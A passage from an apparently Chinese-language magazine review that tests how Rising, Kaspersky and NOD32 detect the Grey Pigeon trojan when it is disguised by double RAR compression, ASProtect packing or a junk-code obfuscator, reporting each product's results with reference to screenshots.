



图 9

面对花蝴蝶的加花攻势，瑞星势如破竹，轻而易举的就揪

出了藏身的灰鸽子木马（图10）！看来在第一局的较量中瑞星已经胜出！





图10

以上都是国产杀病毒软件的骄傲，但是和国外的杀病毒软件比较起来，结果又会如何呢？是几个回合就败下阵来？还是雄姿英发，扬眉吐气，看官们就拭目以待吧！

### 4．卡巴斯基

面对RAR的二次压缩，卡巴斯基丝毫不含糊！能非常具体的找出RAR中的ZIP包和其中病毒文件（图11）！

对于来自ASprotect的挑战，卡巴表现出自己的王者风范！似乎在对Asprotect炫耀“你知道我在等你吗？！”如图12。





图11





图12

至于披上了花蝴蝶伪装的木马，卡巴大叔更是金刚怒目，一眼就揪出了乔装打扮的马儿（图13）！





图13

### 5．NOD32

对于碰上二次压缩的RAR木马包，NOD32在查杀方面，表现得非常不错（图14）！

正所谓，祸不单行，直面涌现ASprotect的悍马攻势，NOD32全然无惧，准确报毒（图15）！

花蝴蝶刚上阵，便被NOD32识别出来，看来对“去花查毒”，NOD32也是有不错的表现的（图16）！

